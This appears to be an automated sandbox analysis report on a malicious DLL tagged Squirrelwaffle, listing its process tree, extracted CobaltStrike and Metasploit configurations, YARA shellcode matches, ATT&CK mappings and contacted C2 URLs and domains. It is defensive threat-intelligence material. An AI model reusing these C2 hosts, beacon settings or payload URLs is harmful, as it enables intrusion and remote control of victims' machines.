ID: 491706
Sample Name: p2SijKiqgZ.dll
Cookbook: default.jbs
Time: 20:24:46
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report p2SijKiqgZ.dll

Overview


General Information

Sample Name:	p2SijKiqgZ.dll
Analysis ID:	491706
MD5:	803768a34f7e59b.
SHA1:	09a38940ef02392.
SHA256:	2a0a88a2e5f9caf..
Tags:	dll Squirrelwaffle
Infos:	

Most interesting Screenshot:



Detection



CobaltStrike
Metasploit
Squirrelwaffle


Score: 100

Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Yara detected Squirrelwaffle
- Yara detected Metasploit Payload
- Multi AV Scanner detection for subm…
- Malicious sample detected (through …
- Antivirus detection for URL or domain
- Yara detected CobaltStrike
- C2 URLs / IPs found in malware con…
- Contains functionality to detect slee…
- Uses 32bit PE files
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6620 cmdline: loaddll32.exe 'C:\Users\user\Desktop\p2SijKiqgZ.dll' MD5: 542795ADF7CC08EFCF675D65310596E8)
  - cmd.exe (PID: 6644 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\p2SijKiqgZ.dll',#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6688 cmdline: rundll32.exe 'C:\Users\user\Desktop\p2SijKiqgZ.dll',#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - WerFault.exe (PID: 6844 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6688 -s 732 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

Threatname: Squirrelwaffle


```
{
  "C2 urls": [
    "acdlimited.com/2u6aW9Pfe",
    "jornaldasoficinas.com/ZF8GKIGVDupL",
    "orldofjain.com/lMsTA7tSYpe",
    "altayaralsudani.net/SSUsPgb7PHgC",
    "hoteloaktree.com/QthLWsZsVgb",
    "aterwellnessinc.com/U7D0sswwp",
    "sirifinco.com/Urbhq9wO50j",
    "ordpress17.com/SWG6Z62sKWo",
    "mohsinkhanfoundation.com/pcQLeLMbur",
    "lendbiz.vn/xj3BhHtMbf",
    "geosever.rs/ObHP1CHt",
    "nuevainfotech.com/xCNyTjzkoe",
    "dadabhoy.pk/m6rQE94U",
    "111",
    "sjgrand.lk/zvMYuQqEZj",
    "erogholding.com/GFM1QcCFk",
    "armordetailing.rs/lgfrZb4Re6WO",
    "lefrenchwineclub.com/eRUGdDox"
  ]
}
```


Threatname: Metasploit

```
{
  "Headers": "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8|r|nAccept-Language: en-US,en;q=0.5|r|nReferer: http://code.jquery.com/|r|nAccept-Encoding: gzip, deflate|r|nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko|r|n",
  "Type": "Metasploit Download",
  "URL": "http://23.82.140.206/jquery-3.3.1.slim.min.js"
}
```


Threatname: CobaltStrike


```
{
  "BeaconType": [
    "HTTPS"
  ],
  "Port": 8080,
  "SleepTime": 45000,
  "MaxGetSize": 1403644,
  "Jitter": 37,
  "C2Server": "tuxsecuritybiness.com,/jquery-3.3.1.min.js,23.82.140.206,/jquery-3.3.1.min.js",
  "HttpPostUri": "/jquery-3.3.2.min.js",
  "Malleable_C2_Instructions": [
    "Remove 1522 bytes from the end",
    "Remove 84 bytes from the beginning",
    "Remove 3931 bytes from the beginning",
    "Base64 URL-safe decode",
    "XOR mask w/ random key"
  ],
  "SpawnTo": "AAAAAAAAAAAAAAAAAAAAAA==",
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
  "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 0,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "False",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 17500,
  "ProcInject_PrependAppend_x86": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
    "kJA=",
    "Empty"
  ],
  "ProcInject_Execute": [
    "ntdll:RtlUserThreadStart",
    "CreateThread",
    "NtQueueApcThread-s",
    "CreateRemoteThread",
    "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "NtMapViewOfSection",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.518421340.0000000002E90000.00000040.00000001.sdmp	Cobaltbaltstrike_RAW_Payload_https_stager_x86	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0x0:$h01: FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28
00000000.00000002.518421340.0000000002E90000.00000040.00000001.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
00000000.00000002.516568277.00000000009F0000.00000004.00000020.sdmp	Cobaltbaltstrike_RAW_Payload_https_stager_x86	Detects CobaltStrike payloads	Avast Threat Intel Team	• 0x1bf90:$h01: FC E8 89 00 00 00 60 89 E5 31 D2 64 8B 52 30 8B 52 0C 8B 52 14 8B 72 28
00000000.00000002.516568277.00000000009F0000.00000004.00000020.sdmp	JoeSecurity_MetasploitPayload_3	Yara detected Metasploit Payload	Joe Security	
00000003.00000000.254857742.0000000004590000.00000040.00000001.sdmp	JoeSecurity_Squirrelwaffle	Yara detected Squirrelwaffle	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.loaddll32.exe.2630000.2.unpack	JoeSecurity_Squirrelwaffle	Yara detected Squirrelwaffle	Joe Security	
3.0.rundll32.exe.4590000.6.raw.unpack	JoeSecurity_Squirrelwaffle	Yara detected Squirrelwaffle	Joe Security	
0.2.loaddll32.exe.2a70184.3.raw.unpack	JoeSecurity_Squirrelwaffle	Yara detected Squirrelwaffle	Joe Security	
3.2.rundll32.exe.45a0000.3.unpack	JoeSecurity_Squirrelwaffle	Yara detected Squirrelwaffle	Joe Security	
0.2.loaddll32.exe.9b0000.1.raw.unpack	JoeSecurity_Squirrelwaffle	Yara detected Squirrelwaffle	Joe Security	
Click to see the 7 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected Squirrelwaffle

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications


Remote Access Functionality:

Yara detected Metasploit Payload

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	Peripheral Device Discovery 1	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	System Information Discovery 2 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Modify Registry 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 1	Cached Domain Credentials	Security Software Discovery 1 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicati
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Process Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Virtualization/Sandbox Evasion 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
p2SijKiqgZ.dll	16%	ReversingLabs	Win32.Trojan.Convagent	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.loaddll32.exe.810000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
3.0.rundll32.exe.940000.4.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
3.0.rundll32.exe.940000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File
3.2.rundll32.exe.940000.0.unpack	100%	Avira	HEUR/AGEN.1108767		Download File

Domains

Source	Detection	Scanner	Label	Link
lendbiz.vn	0%	Virustotal		Browse
hoteloaktree.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://mohsinkhanfoundation.com/pcQLeLMbur/GAUAID5zCzE+BzoOJAtGenN5Yn59cmV+YXw=	0%	Avira URL Cloud	safe	
http://hoteloaktree.com/QthLWsZsVgb/OQsaDixzHTgtfjMcGypGenN5Yn59cmV+YXw=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/HiYFeTpyPng4KCF4Pzk8EQgqOQkgOA0PBUJ7cn5henxzYn1lfQ==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/eDkkAA0bInx9RnpzeWJ+fXJlfmF8	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/EgwSFkZ6c3lifn1yZX5hfA==	0%	Avira URL Cloud	safe	
mohsinkhanfoundation.com/pcQLeLMbur	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/LjI+JSoqJQ4lBiwyAhR7KngvHgopKBhFfnJ4ZX15c2R5Yng=	0%	Avira URL Cloud	safe	
hoteloaktree.com/QthLWsZsVgb	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/eX0ALgEICTI4BRlyQn12eWR6endleGV7	0%	Avira URL Cloud	safe	
http://https://tuxsecuritybiness.com:8080/jquery-3.3.1.min.jsfw	100%	Avira URL Cloud	malware	
http://https://tuxsecuritybiness.com:8080/jquery-3.3.1.min.js	100%	Avira URL Cloud	malware	
111	0%	Avira URL Cloud	safe	
http://ctldl.winI	0%	Avira URL Cloud	safe	
http://https://tuxsecuritybiness.com:8080/	100%	Avira URL Cloud	malware	
http://lendbiz.vn/xj3BhHtMbf/OTo6JTgvJXgEPS9DenV9ZXt9dGF5ZHw=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/LDhzdH4lGnwaNw4PfworLCkHdSkEGjIvdnMoAkV+cnhlfXlzZHlieA==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/CXwgNgIIIXMeeQkPPhYCOUN6dX1le310YXlkfA==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/P34KJnkbASUWPzEYIgcWQntyfmF6fHNifWV9	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/AjlCfXZ5ZHp6d2V4ZXs=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/P3glHSkheRgAfBMIMgUiKCMaGD4dK0J9dnlkenp3ZXhlew==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/CAsZDz1/MEJ9dnlkenp3ZXhlew==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/Hh4hIBsEGSF/JgN9ARgdOCgSRX5yeGV9eXNkeWJ4	0%	Avira URL Cloud	safe	
http://r3.i.lencr.org/0	0%	URL Reputation	safe	
tuxsecuritybiness.com	100%	Avira URL Cloud	malware	
http://mohsinkhanfoundation.com/pcQLeLMbur/HDN9NScAAw8PKwEFMi0/JTI5PEZ6c3lifn1yZX5hfA==	0%	Avira URL Cloud	safe	
nuevainfotech.com/xCNyTjzkoe	0%	Avira URL Cloud	safe	
aterwellnessinc.com/U7D0sswwp	0%	Avira URL Cloud	safe	
geosever.rs/ObHP1CHt	0%	Avira URL Cloud	safe	
http://r3.i.lencr.org/	0%	URL Reputation	safe	
http://https://tuxsecuritybiness.com:8080/jquery-3.3.1.min.jsmohsinkhanfoundation.com	100%	Avira URL Cloud	malware	
http://mohsinkhanfoundation.com/pcQLeLMbur/egI7fAgEMAQAAkJ7cn5henxzYn1lfQ==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/DClzfTsJDgA/AicrERgXCHsERX5yeGV9eXNkeWJ4	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/enl4GDYcBgIOewx5OBp/MiEbKDx8AkJ9dnlkenp3ZXhlew==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/MyYYFB8/BgEuIANyGHgkPAMsGDcYQ3p1fWV7fXRheWR8	0%	Avira URL Cloud	safe	
http://x1.c.lencr.org/0	0%	URL Reputation	safe	
http://x1.i.lencr.org/0	0%	URL Reputation	safe	
armordetailing.rs/lgfrZb4Re6WO	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/H0N6dX1le310YXlkfA==	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/ES1CfXZ5ZHp6d2V4ZXs=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/JS4leCwTGiojLgAhfiAeJXl4JCkFHUJ9dnlkenp3ZXhlew==	0%	Avira URL Cloud	safe	
http://https://tuxsecuritybiness.com/v	100%	Avira URL Cloud	malware	
http://mohsinkhanfoundation.com/pcQLeLMbur/GB0tLyckQ3p1fWV7fXRheWR8	0%	Avira URL Cloud	safe	
erogholding.com/GFM1QcCFk	0%	Avira URL Cloud	safe	
http://lendbiz.vn/xj3BhHtMbf/EQsPOCI9HT0CfXsGCQQcIA59PT18Q3p1fWV7fXRheWR8	0%	Avira URL Cloud	safe	
http://x1.i.lencr.org/	0%	URL Reputation	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/OhpCfXZ5ZHp6d2V4ZXs=	0%	Avira URL Cloud	safe	
lendbiz.vn/xj3BhHtMbf	0%	Avira URL Cloud	safe	
http://sirifinco.com/Urbhq9wO50j/ASk5Kx0SPR8lJjE5eTg9GkN6dX1le310YXlkfA==	0%	Avira URL Cloud	safe	
http://sirifinco.com/Urbhq9wO50j/fXMKNg0nKzN/DA15DggBI0N6dX1le310YXlkfA==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/Hh8fPwgIJRkuIzgrOjp5HjovOkZ6c3lifn1yZX5hfA==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/ICYbCzstHxl+BhF4Jg5+GH0FRX5yeGV9eXNkeWJ4	0%	Avira URL Cloud	safe	
lefrenchwineclub.com/eRUGdDox	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
acdlimited.com/2u6aW9Pfe	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/JhANAzl6Gw8FBhMABRYGcn9CfXZ5ZHp6d2V4ZXs=	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://mohsinkhanfoundation.com/pcQLeLMbur/GzsaeR8FDw4qOh8mCAR2HDoCFS4bAhxFfnJ4ZX15c2R5Yng=	0%	Avira URL Cloud	safe	
ordpress17.com/5WG6Z62sKWo	0%	Avira URL Cloud	safe	
jornaldasoficinas.com/ZF8GKIGVDupL	0%	Avira URL Cloud	safe	
sirifinco.com/Urbhq9wO50j	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/DxMffwwOHXMHeXJDenV9ZXt9dGF5ZHw=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/EgwECwQhMhk+BQkuH38nHQUtIy4GLwpFfnJ4ZX15c2R5Yng=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/fxgDNT4yEngregozMnp+J0N6dX1le310YXlkfA==	0%	Avira URL Cloud	safe	
http://https://23.82.140.206:8080/mpersonation	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/KQsyKkZ6c3lifn1yZX5hfA==	0%	Avira URL Cloud	safe	
http://lendbiz.vn/xj3BhHtMbf/cxAvGkZ6c3lifn1yZX5hfA==	0%	Avira URL Cloud	safe	
sjgrand.lk/zvMYuQqEZj	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/BhkbJH0afC8dDiEzQn12eWR6endleGV7	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/ACA4KhwTDH8VH3MrOQp8GAYHIjZ4egBFfnJ4ZX15c2R5Yng=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/HiQBOhomAh0dCDgeJjoHLj8YCUZ6c3lifn1yZX5hfA==	0%	Avira URL Cloud	safe	
http://https://tuxsecuritybiness.com/	100%	Avira URL Cloud	malware	
http://lendbiz.vn/xj3BhHtMbf/fTB4IBwfOiwYPxk6GRosPCV9BAJzPwp0C3IvDkV+cnhlfXlzZHlieA==	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/MSMDOB0pBQ5+OnNDenV9ZXt9dGF5ZHw=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/fSkCegETcg8VKw95Qn12eWR6endleGV7	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/cjsfHAk/MzgAfhp+DBgAGz0PeyQgQ3p1fWV7fXRheWR8	0%	Avira URL Cloud	safe	
http://lendbiz.vn/xj3BhHtMbf/PnwTCj8/DwIceXNDenV9ZXt9dGF5ZHw=	0%	Avira URL Cloud	safe	
http://lendbiz.vn/xj3BhHtMbf/ew0TDR8RAgoIfT0bIEV+cnhlfXlzZHlieA==	0%	Avira URL Cloud	safe	
orldofjain.com/lMsTA7tSYpe	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/ITIYRX5yeGV9eXNkeWJ4	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/PQAbfw19HyI5fiwAe38AIyccOiF8Bwl+diQOQn12eWR6endleGV7	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/PAUpKBYYDz0bHQkGMRZ/eSJCfXZ5ZHp6d2V4ZXs=	0%	Avira URL Cloud	safe	
dadabhoy.pk/m6rQE94U	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/E30FFQogECw2GiUzekV+cnhlfXlzZHlieA==	0%	Avira URL Cloud	safe	
altayaralsudani.net/SSUsPgb7PHgC	0%	Avira URL Cloud	safe	
http://23.82.140.206/jquery-3.3.1.slim.min.js	0%	Avira URL Cloud	safe	
http://https://23.82.140.206:8080/	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/DCwZNSYnBRJFfnJ4ZX15c2R5Yng=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/OSdCfXZ5ZHp6d2V4ZXs=	0%	Avira URL Cloud	safe	
http://mohsinkhanfoundation.com/pcQLeLMbur/DRs5e3gJAw4gNkJ7cn5henxzYn1lfQ==	0%	Avira URL Cloud	safe	
http://https://tuxsecuritybiness.com:8080/jquery-3.3.1.min.jsVw	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sirifinco.com	162.215.253.14	true	true		unknown
lendbiz.vn	103.28.36.212	true	true	• 0%, Virustotal, Browse	unknown
mohsinkhanfoundation.com	107.180.44.125	true	true		unknown
hoteloaktree.com	185.67.1.94	true	true	• 0%, Virustotal, Browse	unknown
tuxsecuritybiness.com	unknown	unknown	true		unknown
r3.i.lencr.org	unknown	unknown	false		unknown
ordpress17.com	unknown	unknown	true		unknown
x1.i.lencr.org	unknown	unknown	false		unknown
aterwellnessinc.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://mohsinkhanfoundation.com/pcQLeLMbur/GAUAID5zCzE+BzoOJAtGenN5Yn59cmV+YXw=	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://hoteloaktree.com/QthLWsZsVgb/OQsaDixzHTgtfjMcGypGenN5Yn59cmV+YXw=	false	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/HiYFeTpyPng4KCF4Pzk8EQgqOQkgOA0PBUJ7cn5henxzYn1lfQ==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/eDkkAA0bInx9RnpzeWJ+fXJlfmF8	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/EgwSFkZ6c3lifn1yZX5hfA==	true	• Avira URL Cloud: safe	unknown
mohsinkhanfoundation.com/pcQLeLMbur	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/LjI+JSoqJQ4lBiwyAhR7KngvHgopKBhFfnJ4ZX15c2R5Yng=	true	• Avira URL Cloud: safe	unknown
hoteloaktree.com/QthLWsZsVgb	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/eX0ALgEICTI4BRlyQn12eWR6endleGV7	true	• Avira URL Cloud: safe	unknown
111	true	• Avira URL Cloud: safe	low
http://lendbiz.vn/xj3BhHtMbf/OTo6JTgvJXgEPS9DenV9ZXt9dGF5ZHw=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/LDhzdH4lGnwaNw4PfworLCkHdSkEGjIvdnMoAkV+cnhlfXlzZHlieA==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/CXwgNgIIIXMeeQkPPhYCOUN6dX1le310YXlkfA==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/P34KJnkbASUWPzEYIgcWQntyfmF6fHNifWV9	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/AjlCfXZ5ZHp6d2V4ZXs=	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/P3glHSkheRgAfBMIMgUiKCMaGD4dK0J9dnlkenp3ZXhlew==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/CAsZDz1/MEJ9dnlkenp3ZXhlew==	true	• Avira URL Cloud: safe	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/Hh4hIBsEGSF/JgN9ARgdOCgSRX5yeGV9eXNkeWJ4	true	• Avira URL Cloud: safe	unknown
tuxsecuritybiness.com	true	• Avira URL Cloud: malware	unknown
http://mohsinkhanfoundation.com/pcQLeLMbur/HDN9NScAAw8PKwEFMi0/JTI5PEZ6c3lifn1yZX5hfA==	true	• Avira URL Cloud: safe	unknown
nuevainfotech.com/xCNyTjzkoe	true	• Avira URL Cloud: safe	low
aterwellnessinc.com/U7D0sswwp	true	• Avira URL Cloud: safe	low
geosever.rs/ObHP1CHt	true	• Avira URL Cloud: safe	low
http://mohsinkhanfoundation.com/pcQLeLMbur/egl7fAgEMAQAAkJ7cn5henxzYn1lfQ==	true	• Avira URL Cloud: safe	unknown
